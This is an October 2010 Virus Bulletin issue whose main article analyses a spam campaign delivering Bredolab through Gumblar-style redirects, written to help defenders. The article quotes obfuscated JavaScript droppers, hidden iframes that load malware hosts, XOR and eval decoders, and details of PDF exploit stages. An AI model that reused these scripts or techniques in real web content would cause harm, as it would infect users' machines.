

# virus

## BULLETIN

Fighting malware and spam

### CONTENTS

- 2 **COMMENT**  
Changing times
- 3 **NEWS**  
Overall fall in fraud, but online banking losses rise  
National Cybersecurity Awareness Month  
Dip in Canadian Pharmacy spam
- 3 **VIRUS PREVALENCE TABLE**
- MALWARE ANALYSES**
- 4 It's just spam, it can't hurt, right?  
13 Rooting about in TDSS
- 16 **TECHNICAL FEATURE**  
Anti-unpacker tricks – part thirteen
- 21 **FEATURE**  
On the relevance of spam feeds
- 25 **REVIEW FEATURE**  
Things to come
- 29 **COMPARATIVE REVIEW**  
Windows Server 2003
- 59 **END NOTES & NEWS**

### IN THIS ISSUE

#### SPAM COLLECTING

Claudiu Musat and George Petre explain why spam feeds matter in the anti-spam field and discuss the importance of effective spam-gathering methods.  
**page 21**

#### NEW KIDS ON THE BLOCK

New anti-malware companies and products seem to spring up with increasing frequency, many reworking existing detection engines into new forms, as well as several that are working on their own detection technology. John Hawes takes a quick look at a few of the up-and-coming products which he expects to see taking part in the VB100 comparatives in the near future.  
**page 25**

#### VB100 CERTIFICATION ON WINDOWS SERVER 2003

This month the VB test team put 38 products through their paces on Windows Server 2003. John Hawes has the details of the VB100 winners and those who failed to make the grade.  
**page 29**





*'Ten years ago the idea of malware writing becoming a profit-making industry simply wasn't on the radar.'*

Helen Martin, Virus Bulletin

### CHANGING TIMES

By the time this issue of *VB* is published *Virus Bulletin* will have celebrated the 20th anniversary of the *VB* conference.

The inaugural *VB* conference took place in September 1991 – before the term 'malware' had been dreamt up and when 'spam' was still just a form of tinned luncheon meat. The conference programme spanned two days in a single-stream format, and amongst the material presented, delegates heard that *IBM* had over 400 different computer viruses in its collection.

Since then, of course, times have moved on – the conference now takes place over three days, in a double-stream format, and the number of speakers and delegates has more than doubled. Times have moved on in the industry too, and for anyone who wasn't involved in it 20 years ago, the idea that a security company would be proud to have 400 different pieces of malware in its collection seems hard to believe.

But even ten years ago the situation was dramatically different from the world we live in today.

In September 2000 the *VB* conference celebrated its 10th birthday in Orlando. The keynote address was a paper by *IBM*'s Steve White entitled 'Virus Bulletin 2010 – a retrospective'. In it, Steve wrote as if he was an *AV* researcher living in 2010 looking back on the last ten years of the industry.

**Editor:** Helen Martin

**Technical Editor:** Morton Swimmer

**Test Team Director:** John Hawes

**Anti-Spam Test Director:** Martijn Grooten

**Security Test Engineer:** Simon Bates

**Sales Executive:** Allison Sketchley

**Web Developer:** Paul Hettler

**Consulting Editors:**

Nick FitzGerald, *Independent consultant, NZ*

Ian Whalley, *IBM Research, USA*

Richard Ford, *Florida Institute of Technology, USA*

While mostly very tongue-in-cheek, a substantial amount of what he wrote was accurate.

He predicted that by 2010 the PC would no longer be the most prevalent computing platform in the world, having been overtaken in number by pervasive computing devices – in other words, PDAs and web phones.

He predicted that dramatically falling prices for commercial computing systems would result in their commoditization and widespread use throughout the world, and he predicted that broadband Internet access from most of the developed world would put much of the earth's population online 24/7.

However, not all of his predictions were as accurate: he predicted that in 2010 there would be *nearly* 500,000 viruses in existence – not 500,000 new viruses per month or per week, but 500,000 in total. Today we see in the region of 50,000 new malware files every *day*. Indeed, in another paper from *VB2000* Paul Ducklin described how anti-virus vendors were in the habit of exchanging entire malware collections once a month – with a typical collection ranging in size from 5MB to 10MB. Today, typical malware collections occupy terabytes of disk space, and sharing new samples even on a daily basis takes gigabytes of network bandwidth.

Steve's paper also failed to pick up on possibly the greatest change we have seen in the malware scene – the change in motivation of malware authors.

Even in some of his seemingly more far-fetched descriptions of virus outbreaks – such as the one he wrote of that brought down the 25th largest bank in the world, or the one that altered victims' electronic tax returns, there was no mention of malware authors issuing ransom demands, syphoning money out of accounts or stealing data, and so on. Once again, this is a reflection of how much the malware scene has changed – ten years ago the idea of malware writing becoming a profit-making industry simply wasn't on the radar, while today, the profits generated by cybercrime worldwide are rumoured to match the revenues yielded by the illegal drugs trade.

With such dramatic changes over the last ten years, one has to wonder what the next ten years will have in store for the industry – to quote Eugene Kaspersky (see *VB*, October 2000, p.19), 'I can't predict precisely what will happen in the future, but I'm pretty sure that computer crime and cyber hooligans will not disappear.'

Steve White's *VB2000* paper can be downloaded from <http://www.virusbntn.com/conference/vb2000/vb2000White.pdf> – although I regret to say that despite our best efforts *Virus Bulletin*'s technical people are still unable to get the 'touch references' to work...

## NEWS

### OVERALL FALL IN FRAUD, BUT ONLINE BANKING LOSSES RISE

A leading trade association for the cards industry in the UK has revealed that banking and credit card fraud fell overall in 2009, with a decrease in all areas apart from online banking, which saw an increase over the previous year.

The UK Cards Association has reported that in 2009, online banking losses in the UK totalled £59.7 million – a 14% rise on the 2008 figure. The increase in online banking losses despite decreases in fraud in other areas is believed to be due to criminals using more sophisticated methods to target customers through malware, while the increased use of advanced fraud detection tools by banks and retailers has successfully reduced fraud in other areas.

The number of phishing attacks recorded during 2009 rose, with a 16% increase on the number reported in 2008. The association also collated information on phone banking fraud losses for the first time in 2009, recording a total of £12.1 million. Most of these losses will have been due to customers falling victim to phishing attacks either by cold calling or via email.

### CYBERSECURITY AWARENESS MONTH

October 2010 marks the seventh annual National Cybersecurity Awareness Month sponsored by the US Department of Homeland Security. Free materials such as posters, banners and brochures are available to help educators raise awareness and a series of tip sheets provide in-depth information on how to stay safe in a variety of online settings. A number of awareness events will also be running throughout the month, details of which are available at <http://www.staysafeonline.org/ncsam>.

### DIP IN CANADIAN PHARMACY SPAM

Levels of Canadian Pharmacy spam have seen a significant drop following the closure of notorious spam affiliate Spamit early this month.

Spamit, one of the largest fake pharmacy affiliate programs that bombard users with messages advertising pharmaceutical products from Canada, announced its intention to cease operations at the start of the month, claiming that increased attention on its business had made it impossible to continue. A statement on the program's website read: 'Because of the numerous negative events [that] happened last year and the risen attention to our affiliate program we've decided to stop accepting the traffic from 1.10.2010.' Cisco and several other sources reported a decrease in global spam volumes immediately following Spamit's closure.

Prevalence Table – August 2010<sup>[1]</sup>

Malware	Type	%
Autorun	Worm	9.21%
Conficker/Downadup	Worm	6.82%
FakeAlert/Renos	Rogue AV	5.77%
Mdrop	Trojan	5.51%
StartPage	Trojan	5.51%
Injector	Trojan	4.88%
Heuristic/generic	Virus/worm	4.74%
Agent	Trojan	4.51%
OnlineGames	Trojan	3.41%
Adware-misc	Adware	3.09%
Heuristic/generic	Trojan	2.79%
Crypt	Trojan	2.41%
HTML-Fraud	Phish	2.30%
VB	Worm	2.30%
Autolt	Trojan	2.29%
Downloader-misc	Trojan	2.19%
Waledac	Worm	2.12%
Zbot	Trojan	1.83%
Bancos	Trojan	1.70%
Delf	Trojan	1.57%
Exploit-misc	Exploit	1.47%
Bifrose/Pakes	Trojan	1.46%
Hupigon	Trojan	1.33%
Small	Trojan	1.27%
Sality	Virus	1.21%
Tanatos	Worm	1.05%
Dropper-misc	Trojan	1.01%
Alureon	Trojan	0.85%
Banload	Trojan	0.85%
PCClient	Trojan	0.85%
Virut	Virus	0.84%
Themida	Packer	0.76%
Others <sup>[2]</sup>		12.11%
<b>Total</b>		<b>100.00%</b>

<sup>[1]</sup>Figures compiled from desktop-level detections.

<sup>[2]</sup>Readers are reminded that a complete listing is posted at <http://www.virusbtn.com/Prevalence/>.

# MALWARE ANALYSIS 1

## IT'S JUST SPAM, IT CAN'T HURT, RIGHT?

Gabor Szappanos  
VirusBuster, Hungary

It all began on a nice summer's day. Emails started flooding into my mailbox with a spam-like message and a suspicious-looking attachment. The same messages were also captured in our spam traps. The messages promised news on the latest FIFA World Cup scandal, and as a soccer fan I was curious, so I took a closer look.

Having been in this business for a few years, I was not surprised to see a spam campaign riding on the back of the latest news event. On the contrary, I would have been surprised not to have seen any.

The attachment led to a redirected page, which turned out to be a pharma spam message. So it seemed that it wasn't too dangerous, 'just' spam. But the means of reaching this spam was far more complicated than can reasonably be justified, leading me to believe that it couldn't be that simple – and, as it turned out, it wasn't.

In fact, the messages were not only distributing spam, but also members of the infamous Bredolab family. To do all of this, the even more infamous Gumblar distribution architecture was used.

There are already some excellent descriptions of the Gumblar architecture and distribution methods [1–3], so I will focus instead on the intermediate steps leading to the final system compromise. I will attempt to make clear the working of the attack, point out the role of each building block during the process, and even give a few tips on the analysis of these scripts.

The activities of the group behind this attack were observed over a period of one month, using email messages collected in multiple spam traps. I am quite sure that more distribution sites were involved in the attack than are described here, but I will enumerate only those that I could connect with certainty to the group – either using the same distribution sites or using similar methods.

## MESSAGE BODIES

The bait on the hook – the spam messages – covered a wide range of common lures: account suspension notifications, *Facebook/Skype* password reset requests, the promise of interesting photos, new private messages received, new e-card received, and so on. In the early days, messages promised news of the FIFA World Cup scandal as well as something that's never missing from a large-scale seeding: the promise of pornographic content in the attachment.

## METHODS USED

Over the observation period, several activation methods were observed, which are documented in this section. The beginning of the campaign was dominated by the simple replace method, and the end by the more complicated xor and xor\_adv, while the plainurl method appeared at various points throughout the campaign. The rest of the methods were used only occasionally and inconsistently.

At the very beginning of the timeline there was a massive seeding, which was followed by a more moderate seeding with continuously changing distribution methods. Figure 1 illustrates the different methods used over time. The rare ones, that were used only once (repl\_ind, var\_loc, refresh\_mal) have been omitted to make the chart clearer.




Figure 1: Distribution methods.

### refresh

In this method the malicious code is attached to the message (as a base64-encoded attachment), and the message body attempts to persuade recipients to open it.

The attached code is a simple HTML refresh tag, usually with the first-stage dual distribution page as a target:

```
<meta http-equiv="refresh" content="0;url=http://
miphillylatino.com/index3.html" />
```

### refresh\_enc

This method was used only once during the observation period (on 15 July), but in reasonably large number. It is essentially the same as the refresh method, the only

enhancement being the URL encoding used on top of the refresh tag, in the form:

```
<script type="text/javascript">
<!-- HTML encodyd -->
<!--
document.write(unescape('%3C%6D%65%74%61%20%68%74%74%
70%...%20%2F%3E%0A'));
//-->
</script>
```

The typo ('encodyd') is courtesy of the malware author.

## refresh\_mal

This method was used in a single case, at the end of the timeline on 22 July.

The attachment is the same script (structurally) as the one that was downloaded in most cases as the second-stage dispatcher:

```
PLEASE WAITING...
<meta http-equiv="refresh" content="4;url=http://
knewname.com" />
<iframe src='http://bellday.ru:8080/index.php?pid=10'
width='1' height='1' style='visibility: hidden;'/></
iframe>
```

Despite consisting of only two words, the message is grammatically poor, suggesting that the author is not extremely proficient in English.

## plainurl

It doesn't get simpler than this: the message body itself contains the hyperlink to the first-stage distribution page, embedded into the body text:

```
<p style=3D"margin-top:5px;font-size:10px;color:#888
888;">
If you received this message in error and did not
sign up for a Twitt=
er account, click <a href=3D'http://jimjewell.com/
z.htm'>not my account</a>.
</p>
```

## var\_loc

Established as a very simple code in the base64 attachment, this method was in use for just two days (14 and 15 July), in between far more complicated methods, for no obvious reason.

```
<script language='javascript'>
var1=49;
var2=var1;
if (var1==var2) document.location="http://www.i-dda.
com/index3.html";
</script>
```

## replace

Here, the active code is in a base64 attachment, with an enticing message body to lure the reader into opening it.

If we reduce the code to its basics, it sets `document.location.href` to the distribution page. But it does so in an unusual way, by defining a function class, and referencing the 'constructor' of the class:

```
<script type='text/javascript'>
function mD(){};
mD.prototype = {
    creator : function() {
        var a='http://mvblaw.com/z.htm';
        var iD=document['location'];
        iD['href']=a;
    }
};
var b=new mD(); b.creator();
</script>
```

One of the common tricks used in this family is to refer to object methods in the form `document['location']` instead of the more conventional `document.location`. The advantage of this approach is that, being a string constant, the replace trick could be used on the 'location', thus making analysis and detection more complicated:

```
document['l.oSc<a(t<i_oSnS'.replace(/[_\<(\.)/g,
'')];
```

The string constants ('location', 'href' and the URL) are used in a replace construct, which could be more sophisticated, but in this case one random character is inserted after each character in the string (the 'random' characters are carefully selected to avoid using any that appear in the string), and these are replaced to an empty string, as follows:

```
var a='hgt,t<pG:</</gm,vgb<lGaGwg.GcGogmG/gzG.
GhGtGmg'.replace(/[gJG,\<]/g, '');
```

Furthermore, random junk do-nothing variable assignments are inserted into the code. Typical junk assignment types are the following:

```
this.aB=43719;
var w=new Date();
this.j='';
var x=function(){};
y="";
```

To extract the URL used by the malware, the junk instructions must be removed. This is made easy by the fact that the random variables in these instructions are never referred to again in the code. Here, a token-highlighting text editor, like *Notepad++*, could prove handy, easily revealing the scope of a variable.

After that the replace instructions are resolved by removing the junk characters in the strings. Once the first

sample of this kind had been analysed, a shortcut was possible. It was easy to find the garbled URL replace construct in the code (by finding the .replace instruction), then by concentrating on that single instruction it was easy to extract the URL. Even better, thanks to the shortcomings of the string obfuscation algorithm, one could almost blindly remove every second character to reach to the destination point.

## replace\_ind

This method was used on only one day, 23 June.

Basically it is the same as the replace method, but uses more sophisticated obfuscation with additional junk codes and even simple fake code constructs:

```
var lA=function(){return 'lA'}
var t=false;
var i=new Array();
```

The schematics of the code show more advanced coding (error handling, wrapping replace to a function call):

```
<script type='text/javascript'>
function main(){};
main.prototype = {construct : function() {
  var _document=document;
  var _window=window;
  try {
    window.onload=function() {
      rT=_document['location'];
      rT['href']='http://myhometourgallery.com/
xxx.html'
    };
  }
  catch(aA) {
    _document.write('<html ><head ></head><body
></body></html>');
    var k = this;
    _window['setTimeout'](function(){
k.construct();}, 232);
  }
};
var xCG=new main(); xCG.construct();
</script>
```

In case the document.location.href method fails, an error handler retries it some time later (and, just to be safe, clears the content to an empty document).

Extracting the target URLs was only slightly more complicated than it was for the replace method. Instead of searching for .replace, one could look for the garbled URL. Whatever code generator the malware authors used, it had inserted a single garbage character after each character of the protected string. This made the URL easy to spot (e.g. by searching for the 'h.t.t.p.:.//' regex either by using a script or visually).

## repl\_dual

This method appeared surprisingly early in the timeline, and was only used on a couple of occasions. In fact, it was the earliest observed delivery method, which included access to the first-stage spam-malware landing pages. Around a day later, another delivery layer was added to this multi-stage attack, and access to the spam and malware landing page was pushed one layer further.

```
<script type='text/javascript'>
function main(){};
main.prototype = {
  url : function() {return 'http://sonnose.ru:8080/
index.php?pid=10'};
  construct : function() {
    var _window=window;
    var _document=document;
    try {
      var iframeobj=document['createElement']('ifram
e');
      iframeobj['setAttribute']('src', this.url());
      iframeobj['setAttribute']('height', "1");
      iframeobj['setAttribute']('width', "1");
      _document['body']['appendChild'](iframeobj);
    }
    catch(aU) {
      _document['write']('<html ><body ></body></
html>');
      _window['setTimeout'](function(){ this.
construct() }, 319);
    }
  };
};
var newObj=new main(); newObj.construct();
</script>

<script type='text/javascript'>
function main(){};main.prototype = {
  construct : function() {
    function _url(m, v){m.href=v;}
    n=document['location'];
    _url(n, 'http://toldspeak.com');
  }
};
var f=new main(); f.construct();
</script>
```

Despite its early appearance, the code is more complex than its successors. Two script tags are present, the first for referring to the malware distribution page, opening it in a 1x1 pixel iframe, and the second for the spam distribution page. The junk instructions inserted into the code are the same as for the repl\_ind method.

## xor

This was the first of the activation methods to cause me a headache. Messages utilizing this method appeared on 1 July. An easily locatable URL was no longer present in

the script. Being the lazy analyst that I am, I didn't start dissecting the code and wasting precious hours. Instead, looking for clues, the first thing I spotted was a long string at the beginning of the code:

```
sF='f3f0fcf'+ 'eebf6f0'+ 'f1b1f7e'+ 'dfaf9bf'+ 'a2bfb8
f'+ '7ebef'+ 'a5b0b0e'+ '8f7f6eb'+ 'fef4fae'+ 'df2faf
b'+ 'f6fcfef'+ '3b1fcf0'+ 'f2b0f6f'+ '1fbfae7'+ 'acb1f7e'+
'bf2f3b8'+ 'a4';
```

Clearly, it had to be a hex string, which I hoped contained the URL in some construct.

Another clue that I found was an xor inside the code:

```
return m^bI;
```

So to make my life easier, I assumed that the URL was stored as a static xor-encoded string. Only the key was in question, which was acquired using a known-plaintext attack. The URL should contain 'http://', with two repeating bytes (t and /) near each other. In the encrypted string this pattern appeared only once (eb and b0), therefore we had 0x74->0xeb and 0x2f->0xb0 transformations. Fortunately, both led to the same xor key, 0x9f. Applying this key to the string led to the text:

```
location.href = 'http://whitakermedical.com/index3.
html';
```

Later on, I dissected the code further. It turned out that I had been lucky with the shortcut I found – had I tried to analyse the code in the traditional way, I would have stepped onto various landmines, placed in the code to make analysis more complicated.

The code was full of junk instructions. Apart from the one already listed, new elements occurred which were more complicated and realistic constructs:

```
var oK;if(oK == 'fIF'){oK=0;};
var mU;if(mU!='' && mU!='uHN'){mU=null};
var yU = Math.ceil(47);
var nC = Math.random();
```

Not only that, but the string obfuscation (discussed in the *replace* section) moved one step further. This time, instead of replace constructs, all sorts of (and even mixed) escape constructs were used, resulting in representations such as ['\u0067\u0065\u0074'+unescape('%53%65%63%6f%6e%64%73')] for ['getSeconds']. Fortunately, a tool like *Malzilla* can make the deobfuscation of these strings easier.

The cleaned up code has the following scheme:

```
<script>
var url;
url='f3f0fcfeebf6f0f1b1f7edfaf9bfa2bfb8f7ebefefa5b
0b0e8f7f6ebfef4faedf2fafbf6fcfef3b1fcf0f2b0f6f1fbb
ae7acb1f7ebf2f3b8a4';
function main(encrypted_url){
    var date_act = new Date();
    var sec_act = (date_act['getHours']()*3594)+(date
_act['getMinutes']()*58)+date_act['getSeconds']();
    var w = sec_act - sec_start;
```

```
if(w < 0) w = 1;
if(w > 1) w = 1;
var b = document; //unused
var pH = '';
for(var i=0; i < encrypted_url['length']; i+=2){
    pH+= '%' + encrypted_url['substr'](i, 2);}
var encrypted_url = window['unescape'](pH);
var decrypted_url = '';
for(var j=0; j < encrypted_url['length']; j++){
    var nextchar = encrypted_url.charCodeAt(j);
    nextchar = nextchar ^ (158 + w);
    decrypted_url+=String['fromCharCode'](nextchar);
}
window['eval'](decrypted_url);
return decrypted_url;
}
```

```
var date_start = new Date();
var sec_start = (date_start['getHours']()*3
594)+(date_start['getMinutes']()*58)+date
_start['getSeconds']();
setTimeout('main(url)', 1030);
</script>
```

So, the malicious URL is opened via location.href, which is activated from a setTimeOut activation. The timeout value is about one second in each of the observed cases.

The time is queried at the beginning of the code, and then again after the timeout period has expired (about 1s). If the time difference between the two is 0 (in seconds), then the xor key for decoding will be 0x9e (a bogus value); in any other case it is the correct 0x9f. If the code is modified for easier analysis by replacing the timeout with a direct call, or reducing its length, then the garbage string will be decoded instead of the URL.

## xor\_adv

At first sight, this script looked just like the xor case, even the encrypted string could be spotted, and the xor operation was also there, but the string itself did not show the pattern of repeating bytes – a clear indication that a more complex encryption (based on xor) had been used.

Fast forwarding and skipping the painful operation of cleaning and simplifying the code, the end result was this:

```
var string_to_decode;
string_to_decode='b1abb8b2bab2b4baf299ad85a0fbfde7cfa
eaeb7a2dff3e8b9ababa1adb9a6aea0b0bab482acb9a99eb3b5f5
aaa2bde8a1bab3a683f1e7b8b8abb7e7f9';
var xor_key=130;

function main(encoded_string){

function string_checksum(t){
    var l=0;
    for(var i=2;i<t.length+2;i++){
        f=t.charCodeAt(i-2);
        l=1+f*t.length;
    }
}
```

```

return new String(1);
}

function init_object(obj, z){
  if(u_glob == null) {u_glob = {};}
  if(u_glob[obj] == null) {
    u_glob[obj] = new Object();
    u_glob[obj].index = 0;
    u_glob[obj].strval = z;}
}

function next_objindex(obj) {
  if(u_glob[obj] != null) {
    var zV = u_glob[obj];
    var objindex = zV.index;
    var eZ = zV.strval;
    var b = eZ.substr(objindex, 1);
    if(objindex + 1 < eZ.length) {zV.
index = objindex + 1;}
    else {zV.index = 0;}
    return b.charCodeAt( 0);
  }
}

var u_glob = null;var _String=String;
var function_body = new String(1J);
var c = '';
var zZ = '';
var j=0;
while(j < encoded_string.length){
  zZ+= "%"+ encoded_string.substr(j, 2);
  j+=2;
}
var encoded_string = unescape(zZ);

var normalized_body = function_body.replace(/[^\a-z0-9A-Z_-]/g, "");
var checksum = new String(string_checksum(normalized_body));

init_object('normalized_body', normalized_body);
init_object('checksum', checksum);

var lM=0;
while(lM < 10000) {
  var i = encoded_string.charCodeAt(lM);
  if(isNaN(i)) break;
  i = i ^ xor_key;
  i = i ^ next_objindex('checksum');
  i = i ^ next_objindex('normalized_body');
  c=c+String.fromCharCode(i);
  lM++;}

window['eval'](c);
};

main(string_to_decode);

function 1J(nU){var sR='';var gU='';function y(f){var fL=new Array(); ... var fEM = Math.ceil(18);var yU=new Date();}

```

In short, apart from the static key, each byte of the encoded string is xor-ed with a circularly indexed byte from the

normalized full function body (white spaces are removed), and the string representation of a checksum calculated over this normalized body. Obviously, the circular indexing only has an effect on the latter, as the normalized body is much longer than the encrypted string.

What I found interesting was this piece of code:

```

var h = new String(document.write);
if(h[indexOf]('arity') != -1) { return 130;}

```

It is located in the function which returns the xor key. It has no effect, as later in the code it will return the same value regardless. This must be the remainder of some intermediate development stage, but its exact meaning is not clear. Nevertheless, it is not the only case where debug instructions were left in the code.

## ATTACK STAGES IN DETAIL

Although there were some exceptional cases, the vast majority of attacks followed the stages described in Figure 2, which shows the actual addresses used in one of the analysed cases (which were dead at the time of writing this article).

The attack progresses in many stages, starting with replaceable, short-lived pages, and going via redirections to longer lifetime spam and a malware landing page. During the observed period, the intermediate pages changed a few times, while the landing pages had lifetimes measurable in days.

### Stage 1: email

The first stage is always an email. We will consider the most common case.

The email contains a link to a dispatcher HTML page, with dual distribution content using one of the methods described in the previous section (except repl\_dual).

### Stage 2: dispatcher

The second stage is of the same form, with the spam landing page being open via HTTP refresh. The intermediate malware distribution page is opened via a hidden iframe:

```

<meta http-equiv="refresh" content="3;url=http://
mouseultra.com/" />
<iframe src='http://cache.lamcfoundation.
org:8080/index.php?pid=10' width='1' height='1'
style='visibility: hidden;'></iframe>

```

At this point the spam and malware distribution forked, pointing to totally different sites. I should note that we have not observed a single overlap between the two types of sites.

Special care had to be taken when fetching the malware content with static analysis tools like *wget* – the distribution

site returned malcode only if the referrer of the query was the spam landing site; otherwise a zero length file was received. Similar behaviour has already been reported for the Gumblar architecture.

### Stage 3: attack selector

The returned malcode is a moderately obfuscated encrypted JavaScript, with some additional spice to it.

The string constants were garbled with the same replace trick as described earlier – with the same limitation (exactly one garbage character inserted after each character). Junk (string) variable assignments were inserted into the code, with the interesting characteristics that eventually the same assignment did appear several times in the code.

The scheme of the code is as follows:

```
<html><head><title>Dkx15pxegj6fr6rcu5</title></head><body>
<div style="visibility: hidden;"><div name="part1" id="part1">7T99T114T107T96T113T102...T37T35T64T</div>
...
<div name="part5" id="part5">6T57T91T44T32T35T35T38T33T102...T118T37T38T56T7</div>

<script type="text/javascript" language="javascript">
document.write('<script src=jquery.jxx?build=2.1.7></script>');</script>

<script>
var encoded_string = "";
```

```
encoded_string +=document.getElementById("part1").innerHTML;
...
encoded_string +=document.getElementById("part5").innerHTML;

if ( typeof(separator_char) == "undefined") separator_char = "Cpwj9is0h";

function decrypt(encoded_string) {
char_array = encoded_string.split(separator_char);
var local_decoded = "";
for (var i=0;i<char_array.length-1;i++) {
nextchar = parseInt(char_array[i]);
nextchar += 3;
local_decoded += String.fromCharCode(nextchar);
}
return(local_decoded);
}

document.write('<script>');
document.write(decrypt(encoded_string));
document.write('</script>');
</script></body></html>
```

At first sight the encrypted content is clearly a hex string, with each character separated by a ‘T’ separator, and it is stored in div tags in the HTML body, later referenced by getElementById. Then the encryption is an extremely simple increment by 3 (which changed in subsequent versions to 4 or 2).

The interesting part is the highlighted section of the code, which assigns the value ‘Cpwj9is0h’ to the separator




Figure 2: General attack scheme.

character – not the same as the intuitively guessed ‘T’ – which is clearly nonsense. The solution is in the bolded part of the code, which is a separate script reference to `jquery.jxx` (commonly reported in connection with Gumblar architecture). The code fetched from this query is trivially:

```
eval("separator_char = 'T';");
```

Thus, if the script undergoes blind static analysis, or a dynamic analysis is performed offline, the result will be an empty string. Only if the correct separator is fetched (or guessed) can the script be decrypted.

Needless to say, the decrypted code itself is obfuscated, but only slightly (one can always observe in malware analysis that as we go deeper, the protection becomes less complicated). Only the string constants are garbled with the very same replace construct that is used throughout this malware family.

After stripping down to the basics, the first part of this script downloads the binary malware file from the URL `'http://lib.willyselectronics.com:8080/welcome.php?id=0pid=1'` using the traditional XMLHTTP+ADODBStream method used by the Psyme downloaders.

The second part of the code downloads to an iframe an HTML page and a PDF file:

```
function download_pdf_html() {
    pdf_array = new Array("AcroPDF.PDF", "PDF.Pd-
Ctrl");
    iframe_open = '<iframe>';    iframe_close =
'</iframe>';
    for(i in pdf_array)
    {try {
        Shkbye = new ActiveXObject(pdf_array[i]);
        if (Shkbye)
        {
            document.write(iframe_open+' src="Notes1.
pdf">'+iframe_close);
        }
        catch(e) {}
    }
    try {if (navigator.javaEnabled()){
        document.write(iframe_open+' src="Applet1.
html">'+iframe_close);
    }
    catch(e) {}
    }
}
```

The name of the components changed (observed names included `Notes10.pdf`, `Notes6.pdf`, `Applet10.html` and `Applet6.html`). Interestingly, the `Applet*.html` download worked in most of the observed cases, but the sites failed to serve `Notes*.pdf` in most cases.

The downloaded executable is the usual Bredolab downloader. The cascade of events after executing it is already reasonably well documented [2], so we will focus on the script parts.

## Stage 4a: PDF

The PDF file contains about four `FlateDecode` streams (although it could be fewer or more). All but one store binary data in ASCII hex representation, and a fifth is a decoder, obfuscated with the methods characteristic of the family, with some additional junk constructs:

```
xK=["qP","zI"];
var vW={aD:false};
this.yZ=3491;this.yZ--;
try {var rM='qHE'} catch(rM) {};
var fO={cRU:"mP".charCodeAt(9152)};
try {var tKX='eTC'.substring(7397)} catch(tKX) {};
mBY=24528;mBY+=247;
xU=function(qZU,fAV,eX,cZ){return qZU-fAV};
```

Furthermore, in order to reduce readability, the internal functions (also the external) in the code are used via wrapper calls that are extended to have four parameters, although they use only one or two of them.

The stripped-down decoder has the following schematic form:

```
var decoded_body="";
for(i=0;i<this['getPageNumWords'](2);i++){
    var nextbyte=this['getPageNthWord'](2,i);
    nextbyte=String["fromCharCode"](parseInt(subst
r(nextbyte,0,2),2)^180);
    decoded_body=decoded_body+decode_byte(substr(n
extbyte,0,2));
}
eval(decoded_body);
```

This decoder grabs the encoded bytes from the PDF file, applies the xor transformation with a static key (180), then executes it using `eval()`.

Of the four `FlateDecode` streams, three are decoys, containing only garbage, and only one is meaningful code. (In other instances of the same threat the number of junk streams differed.)

The reason for the existence of this PDF file lies in the `FlateDecode` stream of about 3,000 bytes. It is almost ‘naked’ – not many obfuscation code fragments were used, but there are some complicated constructs, which are hardly distinguishable from the valuable instructions:

```
this.d=31777;this.d++;
x={t:"j"};
var eB={};
try {var oL='wR'.substr(12679,12679)} catch(oL) {};
```

Notably, this is the first component where the valuable code outnumbers the junk instructions.

The code employs a handful of exploits depending on the *Acrobat* PDF reader version. As the conditions overlap, there may be versions where multiple exploits are launched.

If the version is above 8, `util.printf` will be used. If the version is below 8, the `Collab.collectEmailInfo` exploit is

constructed. For versions below 9.1 the Collab.getIcon exploit is employed. Finally, for version 9.1 a media.newPlayer exploit is launched. The exploit codes themselves are pretty much the standard codes used for the particular vulnerability, as expected.

The shellcode itself is stored in the code in UCS2 form, a commonly reused URLDownloadToFile->WinExec code, having been observed in completely unrelated PDF-based attacks in the past. The URL itself is not stored inside this code, but outside in the PDF file, in the Keywords field. It is encoded using a simple replacement cipher, with the keytable being stored in the Author field.

